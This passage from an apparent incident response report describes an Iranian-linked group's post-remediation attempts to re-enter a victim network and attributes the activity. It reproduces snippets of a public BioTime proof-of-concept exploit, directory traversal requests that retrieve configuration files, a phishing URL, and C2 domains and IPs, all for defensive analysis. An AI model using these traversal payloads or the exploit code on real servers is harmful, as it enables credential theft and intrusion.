The second stage of containment was timed to coincide with the weekend based on the adversary's assumed operational tempo (working week) to minimize their ability to regain access while the containment and eradication plan was being implemented. This allowed the victim and FGIR to establish additional monitoring workflows to ensure that any further adversary activity could be identified quickly and additional countermeasures promptly implemented.

Following containment and remediation, the FGIR team identified several new attempts to regain access to the victim's environment. Details of each attempt are outlined below. Given the significant TTP crossover between Iranian threat actors, FGIR recommends that organizations examine these methods and use them to plan future mitigations against any suspected Iranian group activity. If these TTPs are not observed following mitigation, organizations should assume they have not identified all adversary implants within their network and be prepared to respond appropriately.

Web Shell Access Attempts

The adversary attempted to continue their regular operations on 14 December 2024 by interacting directly with their web shells placed on the WEB-6 server. Beginning at 05:17 UTC (08:47 IRST), the adversary attempted numerous times to access the three web shells on this endpoint: `<WEB-6>-rec.aspx` (their primary command web shell), `<WEB-6>-send.aspx` (their file upload web shell), and `jquery-1.10.2.aspx` (their secondary command web shell). These web shells were removed as part of remediation efforts on 12 December 2024, so they were unsuccessful, but a snippet of some of the associated weblogs showing these requests is shown below in Figure 37. The source of the web shell interactions was the known malicious IP `199[.]247.8.233`.

```
POST /assets/img/chat/<WEB-6>-rec.aspx - 443 - <proxy> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/131.0.0.0+Safari/537.36 405 0 1 622
GET /assets/img/chat/<WEB-6>-rec.aspx - 443 - <proxy> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/131.0.0.0+Safari/537.36 - 200 0 0 114
POST /assets/img/chat/<WEB-6>-rec.aspx - 443 - <proxy> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/131.0.0.0+Safari/537.36 405 0 1 111
POST /assets/img/chat/<WEB-6>-rec.aspx - 443 - <proxy> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/131.0.0.0+Safari/537.36 405 0 1 112
GET /assets/img/chat/<WEB-6>-rec.aspx - 443 - <proxy> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:133.0)+Gecko/20100101+Firefox/133.0 - 200 0 0 439
GET /assets/img/chat/<WEB-6>-send.aspx - 443 - <proxy> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:133.0)+Gecko/20100101+Firefox/133.0 - 200 0 0 482
GET /assets/js/jquery-1.10.2.aspx - 443 - <proxy> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:133.0)+Gecko/20100101+Firefox/133.0 - 200 0 0 477
GET /assets/js/jquery-1.10.2.aspx - 443 - <proxy> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/131.0.0.0+Safari/537.36 - 200 0 0 1344
GET /assets/img/chat/<WEB-6>-send.aspx - 443 - <proxy> Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/131.0.0.0+Safari/537.36 - 200 0 0 113
```

Figure 37. Apache log excerpt showing adversary attempts to interact with web shells on WEB-6 following remediation efforts.

FGIR decided not to block this primary IP as part of the other firewall blocks implemented during remediation to allow subsequent adversary activity to be tracked. While best efforts had been made to identify all adversary implants, FGIR allowed this IP to mislead the adversary into believing the error was in their tooling rather than because of remediation. The hope was the adversary would reveal any backup access as part of their troubleshooting. As observed in Figure 37, the adversary only interacted with previously identified web shells, which indicated there were likely no other web shells on WEB-6. Following this confirmation, the victim created firewall blocks for this IP to prevent further activity.

RDP Access Attempts

Beginning at 06:21 UTC, the adversary began pivoting to RDP logins, attempting to use their previously compromised accounts to log in to several external facing endpoints. These login attempts were blocked through firewall blocks that were put in place as part of the victim's mitigation efforts. Login attempts were identified from the adversary infrastructure—outlined below in Table 8—throughout the intrusion and subsequent attempts to regain access following eradication.

Source IP	First Activity Time
`104[.]238.191.185`	06:21:37 UTC 14 Dec 2024
`20[.]74.232.77`	11:45:01 UTC 14 Dec 2024

Table 8. IP addresses associated with adversary VPN access attempts.
Note this does not include IP addresses earlier in the intrusion due to incomplete logs.

External Scanning Attempts

Following attempts to log in using valid credentials, the adversary performed port scanning of external-facing assets they had previously accessed to identify if any were still accessible. The adversary employed two methods for scanning. First, they used a new IP (20[.]74.232.77) to identify any common open ports. The victim's firewall rules detected and blocked this activity, as shown in Figure 38.

Date/Time	Action	Source	Host Name	Service	Destination Port
13:51:46	deny	20.74.232.77		TELNET	23
13:51:46	deny	20.74.232.77		NetMeeting	1720
13:51:46	deny	20.74.232.77		NetMeeting	1720
13:51:46	deny	20.74.232.77		RDP	3389
13:51:46	deny	20.74.232.77		BMC_ITSM_V	8080
13:51:46	deny	20.74.232.77		SMB	445
13:51:46	deny	20.74.232.77		SMB	445
13:51:46	deny	20.74.232.77		SAMBA	139
13:51:46	deny	20.74.232.77		RDP	3389
13:51:46	deny	20.74.232.77		RDP	3389
13:51:46	deny	20.74.232.77		RDP	3389
13:51:46	deny	20.74.232.77		TELNET	23
13:51:46	deny	20.74.232.77		SYMANTEC-V	8443
13:51:46	deny	20.74.232.77		SYMANTEC-V	8443
13:51:46	deny	20.74.232.77		TELNET	23
13:51:46	deny	20.74.232.77		TELNET	23
13:51:46	deny	20.74.232.77		RDP	3389
13:51:46	deny	20.74.232.77		NetMeeting	1720

Figure 38. Adversary attempts to scan the victim's network from a new IP (20[.]74[.]232[.]77) following the victim's remediation efforts.

Second, the adversary performed a ping sweep and scan for open ports from their previous IP 199[.]247[.]8[.]233. Again, this activity was detected and blocked by the victim's firewall rules.

Exploitation Attempts – BIOTIME-1

Following these unsuccessful attempts to regain access to their existing footholds within the network, the adversary attempted to gain access by exploiting a vulnerable external-facing server. The victim operated an on-premises server (BIOTIME-1) to host ZKTeco ZKBioTime, an attendance management web application.[36] FGIR observed the adversary attempt numerous anomalous web requests to this server from the IP 20[.]74[.]232[.]77 linked to previous scanning activity.

Analysis of BIOTIME-1 identified it was running an unpatched version of Biotime with at least three known vulnerabilities. These vulnerabilities included two path traversal vulnerabilities (CVE-2023-38950[37] and CVE-2023-38951[38]) and a credential access vulnerability (CVE-2023-38952[39]). The FGIR team identified the adversary performing additional discovery techniques on this application server following the victim's initial remediation attempts. Based on this behavior, the adversary would have the information needed to identify these vulnerabilities. Open-source research into these vulnerabilities identified that Krash Consulting had developed useable PoC exploit code that was publicly available on GitHub[40] and Sploitus.[41] Relevant code snippets of the PoC are shown below in Figures 39, 40, and 41.

packet storm

Exploit for BioTime Directory Traversal / Remote Code Execution CVE-2023-38950 CVE-2023-38951 CVE-2023-38952

2024-04-01 | CVSS 7.5

Copy | Download | Source | Share

PYTHON

```
## https://sploitus.com/exploit?id=PACKETSTORM:177859
# Tested on 8.5.5 (Build:20231103.R1905)
# Tested on 9.0.1 (Build:20240108.18753)
# BioTime, "time" for shellz!
# https://claroty.com/team82/disclosure-dashboard/cve-2023-38952
# https://claroty.com/team82/disclosure-dashboard/cve-2023-38951
# https://claroty.com/team82/disclosure-dashboard/cve-2023-38950
# RCE by adding a user to the system, not the app.
# Relay machine creds over smb, while creating a backup
# Decrypt SMTP, LDAP or SFTP creds, if any.
# Get sql backup. Good luck cracking those hashes!
# Can use Banner to determine which version is running
# Server: Apache/2.4.29 (Win64) mod_wsgi/4.5.24 Python/2.7
# Server: Apache/2.4.52 (Win64) mod_wsgi/4.7.1 Python/3.7
# Server: Apache/2.4.48 (Win64) mod_wsgi/4.7.1 Python/3.7
# Server: Apache => BioTime Version 9
# @w3bd3vil - Krash Consulting (https://krashconsulting.com/fury-of-fingers-biotime-rce/)
```

Figure 39. Code Snippet- Exploit for BioTime Directory Traversal / Remote Code Execution CVE-2023-38950 CVE-2023-38951 CVE-2023-38952

```
# Dir Traversal
url = f'{target}/iclock/file?SN=win&url=/../../../../../../../../../windows/win.ini'
response = requests.get(url, proxies=proxies, verify=False)
try:
print("Dir Traversal Attempt\nOutput of windows/win.ini file:")
print(base64.b64decode(response.text).decode('utf-8'))
try:
url = f'{target}/iclock/file?SN=att&url=/../../../../../../../../../biotime/attsite.ini'
response = requests.get(url, proxies=proxies, verify=False)
attConfig = base64.b64decode(response.text).decode('utf-8')
#print(f"Output of BioTime config file: {attConfig}")
except:
try:
url = f'{target}/iclock/file?SN=att&url=/../../../../../../../../../zkbiotime/attsite.ini'
response = requests.get(url, proxies=proxies, verify=False)
attConfig = base64.b64decode(response.text).decode('utf-8')
#print(f"Output of BioTime config file: {attConfig}")
except:
print("Couldn't get BioTime config file (possibly non default configuration)")
lines = attConfig.split('\n')
```

Figure 40. Code Snippet- Exploit for BioTime Directory Traversal / Remote Code Execution CVE-2023-38950 CVE-2023-38951 CVE-2023-38952

```
# Check for Backups
def downloadBackup():
url = f'{target}/base/dbbackuplog/table/?page=1&limit=33'
cookies = {
'sessionid': session_id_cookie,
'csrftoken': csrf_token_value
}
```

Figure 41. Code Snippet- Exploit for BioTime Directory Traversal / Remote Code Execution CVE-2023-38950 CVE-2023-38951 CVE-2023-38952

ZKBioTime employs Apache as its backend web server, so Apache logs were available to better understand what the adversary was attempting to retrieve. Analysis of the Apache logs related to the adversary's web requests in Figure 39 identified several matches with unique strings also present within the PoC exploit code outlined in Figures 40 and 41. These unique web requests from the Apache log are shown in Figure 42 below.

```
127.0.0.1 - - [14/Dec/2024:13:44:37 +0400] "GET /base/dbbackuplog/table/?page=1&limit=33 HTTP/1.1" 302 -
127.0.0.1 - - [14/Dec/2024:13:44:37 +0400] "GET /login/?next=/base/dbbackuplog/table/%3Fpage%3D1%26limit%3D33 HTTP/1.1" 500 167
127.0.0.1 - - [14/Dec/2024:13:16:25 +0400] "GET /base/dbbackuplog/table/?page=1&limit=33 HTTP/1.1" 302 -
127.0.0.1 - - [14/Dec/2024:13:16:25 +0400] "GET /login/?next=/base/dbbackuplog/table/%3Fpage%3D1%26limit%3D33 HTTP/1.1" 500 167
127.0.0.1 - - [14/Dec/2024:13:44:37 +0400] "GET /base/dbbackuplog/table/?page=1&limit=33 HTTP/1.1" 302 -
127.0.0.1 - - [14/Dec/2024:13:44:37 +0400] "GET /login/?next=/base/dbbackuplog/table/%3Fpage%3D1%26limit%3D33 HTTP/1.1" 500 167
```

Figure 42. Apache logs related to suspected use of Biotime PoC exploitation.

Further analysis of the Apache logs identified the adversary was likely attempting to retrieve files from the host through directory traversal enabled through the exploit. Some files were retrieved, such as BIOTIME-1's '`win.ini`' and '`attsite.ini`' configuration files. The associated weblogs are shown below in Figure 43.

```
127.0.0.1 - - [14/Dec/2024:13:24:53 +0400] "GET /iclock/file?SN=att&url=/../../../../../../../../../biotime/attsite.ini HTTP/1.1" 200 2656
127.0.0.1 - - [14/Dec/2024:13:25:48 +0400] "GET /iclock/file?SN=att&url=/../../../../../../../../../zkbiotime/attsite.ini HTTP/1.1" 500 167
127.0.0.1 - - [14/Dec/2024:13:25:51 +0400] "GET /iclock/file?SN=att&url=/../../../../../../../../../biotime/attsite.ini HTTP/1.1" 200 2656
127.0.0.1 - - [14/Dec/2024:13:24:53 +0400] "GET /iclock/file?SN=att&url=/../../../../../../../../../biotime/attsite.ini HTTP/1.1" 200 2656
127.0.0.1 - - [14/Dec/2024:13:25:48 +0400] "GET /iclock/file?SN=att&url=/../../../../../../../../../zkbiotime/attsite.ini HTTP/1.1" 500 167
127.0.0.1 - - [14/Dec/2024:13:25:51 +0400] "GET /iclock/file?SN=att&url=/../../../../../../../../../biotime/attsite.ini HTTP/1.1" 200 2656
```

Figure 43. Apache logs related to directory traversal exploitation on BIOTIME-1 by the adversary to retrieve the '`attsite.ini`' file.

As outlined in Krash Consulting's research,[42] the '`attsite.ini`' configuration file contains sensitive information, including the SQL database password. The contents of the '`attsite.ini`' configuration file retrieved by the adversary are shown below in Figure 44.




Figure 44. Redacted BioTime '`attsite.ini`' file contents retrieved by the adversary by exploiting various vulnerabilities.

Based on the web requests shown in Figure 44, FGIR assessed with high confidence that the adversary exploited these three vulnerabilities using the identified publicly available PoC to regain access to the victim's environment. The adversary had not been observed exploiting this vulnerability prior to this intrusion, and none of these vulnerabilities were in CISA's Known Exploited Vulnerability (KEV) Catalog at the time of exploitation. FGIR has not observed this vulnerability being exploited in the wild prior to this time.

In response to the above activity, FGIR collaborated with the victim to quickly take the BIOTIME-1 server offline. The server was patched and then pentested by the victim's internal pentest team to validate the patches, the credentials were rolled, and the server was reinstated into the victim's network.

VPN Access Attempts

Despite numerous failed attempts to authenticate using previously compromised credentials, the adversary continued to attempt to log in from new IPs for several weeks after the accounts were remediated. FGIR continued to identify numerous attempts to log into SSL VPN from an IP address (`85[.]237[.]211[.]226`) associated with SoftEther VPN using valid account names from the victim's environment. While this activity could not be directly linked to the main intrusion, the timing is suspicious, and the use of valid accounts historically leveraged by the adversary is highly anomalous.

Phishing Attempts

On 30 December 2024, the adversary launched a phishing campaign targeting 11 of the victim's employees. These employees were all members of the victim's security or system administration teams with elevated privileges. The adversary sent the phishing email using a legitimate compromised email account from a third-party vendor operating in the Middle East. This third-party vendor conducts regular business with the victim, and the email sender was one of the primary representatives the victim used to engage the vendor.

The body of the email appears to be a typical email from O365 when a document is shared with a user. It is unclear if the email was designed this way or shared using O365's built-in features and automatically generated. The email is shown in Figure 45 below.




Figure 45. Body of the email sent as part of the phishing campaign following the victim's mitigations.

When the victim clicks the 'Download Document' link, it takes the user to a Microsoft Lists page, where the user finds another link that needs to be clicked to open the document. The document appeared to be in the personal SharePoint folder associated with the compromised third-party vendor representative who sent the email.




Figure 46. Fake DocuSign file in the personal folder of the representative from a third-party vendor.

Once clicked again, the user is taken to another page with a document and another link. This link is embedded in a blurred-out document that appears to be a fake bank statement and includes the logo and layout of a bank statement from Standard Bank, a legitimate financial service provider based out of Africa. Using a legitimate-looking bank statement increases the appearance of the phishing attack's legitimacy and the likelihood of an end user following the link. A snapshot of the displayed document is shown in Figure 47.




Figure 47. Second-stage fake document hosted on third-party vendor SharePoint, as seen in Figure 47 above.

Once the user clicks the last link, they are taken to the URL '`hxxps://encoremir[.]com/fu`'. This is a fake SharePoint login page designed to capture user credentials. A screenshot of the fake login page is shown below.




Figure 48. Final-stage credential harvesting webpage hosted on the '`encore[.]com`' domain seen in the previous phishing attempt.

This phishing campaign resulted in one compromised account, which was quickly identified and remediated. FGIR identified the compromised details that were used to attempt to authenticate from two additional IP addresses: `154[.]47[.]17[.]157` and `5[.]255[.]100[.]203` within an hour of being collected. These attempts were not successful.

A week later (07 January 2025), a second phishing campaign commenced from a second vendor who operated extensively in the region and regularly conducted business with the victim. The sender and email subject were different, but a similar link chain was observed: An embedded link to a document hosted on a legitimate sender's personal SharePoint page, which linked to a fake DocuSign pdf, which redirected the victim to a fake Microsoft login page to harvest credentials. While the SharePoint page differed, the fake DocuSign redirect linked to the same '`encoremir[.]com`' subdomain.

As late as 06 Feb 2025, the adversary attempted to regain access to the victim's environment by using additional compromised infrastructure to authenticate with previously compromised accounts. This compromised infrastructure has been linked to other compromised victims in the region, which FGIR continues to investigate. Indicators associated with this most recent activity have been omitted from the report as they potentially relate to other victims within the region under ongoing investigation.

Attribution

The FortiGuard IR team assesses that most of the activity identified throughout this investigation is related to a single threat group. In addition to this main cluster of activity, the FortiGuard IR team believes there are artifacts related to several other intrusions that were effectively contained by the victim. The attribution section below goes into a greater analysis of artifacts from this investigation to support the attribution of the main threat group. Information FGIR assessed as unrelated to this intrusion has also been included at the end of this section for completeness.

Main Cluster Attribution

FGIR team assesses with high confidence that the main cluster of activity outlined in this article can be attributed to an Iranian-sponsored threat group. This assessment is based on the analysis provided below. There is significant TTP crossover associated with the threat group tracked by Microsoft as 'Lemon Sandstorm,'[43] CrowdStrike as 'Pioneer Kitten,'[44] and MITRE as 'Fox Kitten.' There were also a number of indicators observed in this intrusion that were linked to CISA-reported campaigns conducted over the same period as the intrusion outlined in this article. CISA attributed these campaigns to the 'Lemon Sandstorm' and 'Fox Kitten' threat groups. FGIR did not identify any evidence of ransomware deployment nor any TTPs typically associated with pre-ransomware activities as part of this intrusion.

Motivation

Based on observed activity within the victim's environment during this intrusion, FortiGuard assesses that the likely motivation behind this intrusion was to gain and maintain persistent access within the victim's environment. Given the strategic nature of this CNI network, persistent access to this environment would allow an adversary to collect information from the victim's network and be able to deliver additional effects if conflict were to arise within the region.

Iranian targeting of government entities, especially critical infrastructure, is well documented and a consistent feature of the threat landscape in the region.[45,46,47,48] In addition to this, the Middle East is in a period of unrest, with concurrent conflicts in Palestine, Israel, Syria, and Lebanon. Given the consistent re-attempts to regain access to this environment, it is highly likely this adversary puts significant strategic value on this victim rather than being an opportunistic intrusion. FGIR assesses with a high likelihood that this adversary will continue to target this victim.

Indicator Crossover

As highlighted throughout this article, there are numerous observed indicators that third parties have attributed to various threat groups known to operate within the Middle East region, all attributed to Iranian threat groups. These indicator crossovers are highlighted below:

The domain '`supportskype[.]com`' was observed to be associated with adversary activity within the network as early as 15 May 2021. A malicious scheduled task was used to execute a PowerShell command to retrieve and execute a payload from this domain. Meta identified this domain as associated with an unreported Iranian threat group[49] active in April 2022. Microsoft identified The same domain as being related to the 'Bohrium' threat group, again aligned with Iran, and was taken down alongside 40 other related domains linked to the group's activities on 27 May 2022.[50] The forensic evidence outlined in the above report indicates that the activity observed in this victim's environment occurred before these takedown efforts.

The domain 'amazonaws[.]work' was first observed to be associated with adversary activity within the victim's network on 10 December 2024. This domain and its subdomain 'cluster[.]amazonaws[.]work' were associated with C2 communications linked to SystemBC loaded through the modified DarkLoadLibrary implementation 'ClMgrSVC.exe' that was again executed through a scheduled task. This domain was identified by security researcher Simon Kenin as being associated with the Fox Kitten threat group[51] on 22 Sep 2024. FortiGuard also linked this domain to various indicators outlined in CISA joint advisory AA24-241A on Iranian activity.[52]

The domain 'githubapp[.]net' and its subdomains 'apps[.]gist[.]githubapp[.]net,' as well as the 'gupdate[.]net' domain and its subdomain 'cdn[.]gupdate[.]net,' were also directly observed within this intrusion. This top-level domain was also an indicator in CISA joint advisory AA24-241A[53] linked to Iranian threat activity. The 'githubapp[.]net' domain and subdomain were linked to C2 communications from the Havoc backdoor loaded through RemoteInjector that was actively used within the victim's network between 12 August 2024 and 22 October 2024. The 'gupdate[.]net' domain and its subdomain were linked to C2 communications from a separate Havoc backdoor loaded through RemoteInjector and actively employed within the victim's network between 19 April 2024 and 01 November 2024.

The 'apps[.]gist[.]githubapp[.]net' domain resolved to the IP 64[.]176[.]165[.]17 over the period when associated malware operated in the above-described intrusion. This IP was flagged by Censys[54] analysis on 17 September 2024 as potential future infrastructure linked to the Fox Kitten threat group based on the aggregation of numerous low-confidence indicators. The domain 's3[.]amazonaws[.]work' also resolved to this IP throughout this intrusion but was not directly observed in this intrusion. This subdomain shares a parent domain with 'cluster[.]amazonaws[.]work,' which was observed to be linked to the custom DarkLoadLibrary variant and SystemBC C2 described above. FortiGuard has highlighted this sub-domain as it may have been used as part of a separate intrusion that was part of this same campaign.

Adversary Operational Tempo

Most of the activity observed concerning this intrusion was assessed to be 'hands-on-keyboard' operations by adversary operators. This is characterized by the numerous command errors, the heavy use of GUI-based interactions (such as RDP), and the consistent work schedule. Additionally, FGIR assesses that this intrusion was conducted by several different individual operators with distinct changes in tradecraft between clusters of activity.

Analyzing key events throughout the intrusion identifies several trends that provide insight into the adversary's operational tempo. Grouping activity into hour increments across a 24-hour period for the duration of the activity highlights a distribution that broadly aligns with that expected of a 'standard' working day, as shown in Figure 49.




Figure 49. Count of key events related to the observed incident grouped by the hour they occurred (UTC).

The distribution roughly indicates an 8-hour working day starting at 05:00 UTC and ending ~02:00 UTC. Given that the typical working day begins at 08:00, this would suggest that these adversarial operations align with a working week in a time zone between +03:00 and 04:00 UTC. Iran operates in the +03:30 UTC zone.

Another trend can be observed when analyzing the typical days of the week where key events occurred to understand the operators' working week. This data is shown below in Figure 50.




Figure 50. Count of key events related to the observed incident grouped by the day of the week they occurred (UTC).

The distribution in this dataset indicates a working week from Saturday to Wednesday. The only country that follows this working week is Iran, which recognizes Friday as a day of rest and typically works a half day on Thursday. While FGIR often sees deviation in working over the weekends when tracking other threat groups, Iran's working week is related to religious considerations, giving significantly less leeway for working on the weekends. In addition to these overall insights across the years-long intrusion, notable absences of activity on days that align with Iranian public holidays were observed, further indicating that the adversary's cadence aligns with that expected of typical Iranian government work hours.

Technique Overlap

Another notable link to third-party attribution is the significant TTP overlap. The section below provides MITRE ATTACK techniques and details of their implementation. It also includes observations on whether these same techniques and implementations have been observed in previous public reporting on Iranian threat groups.

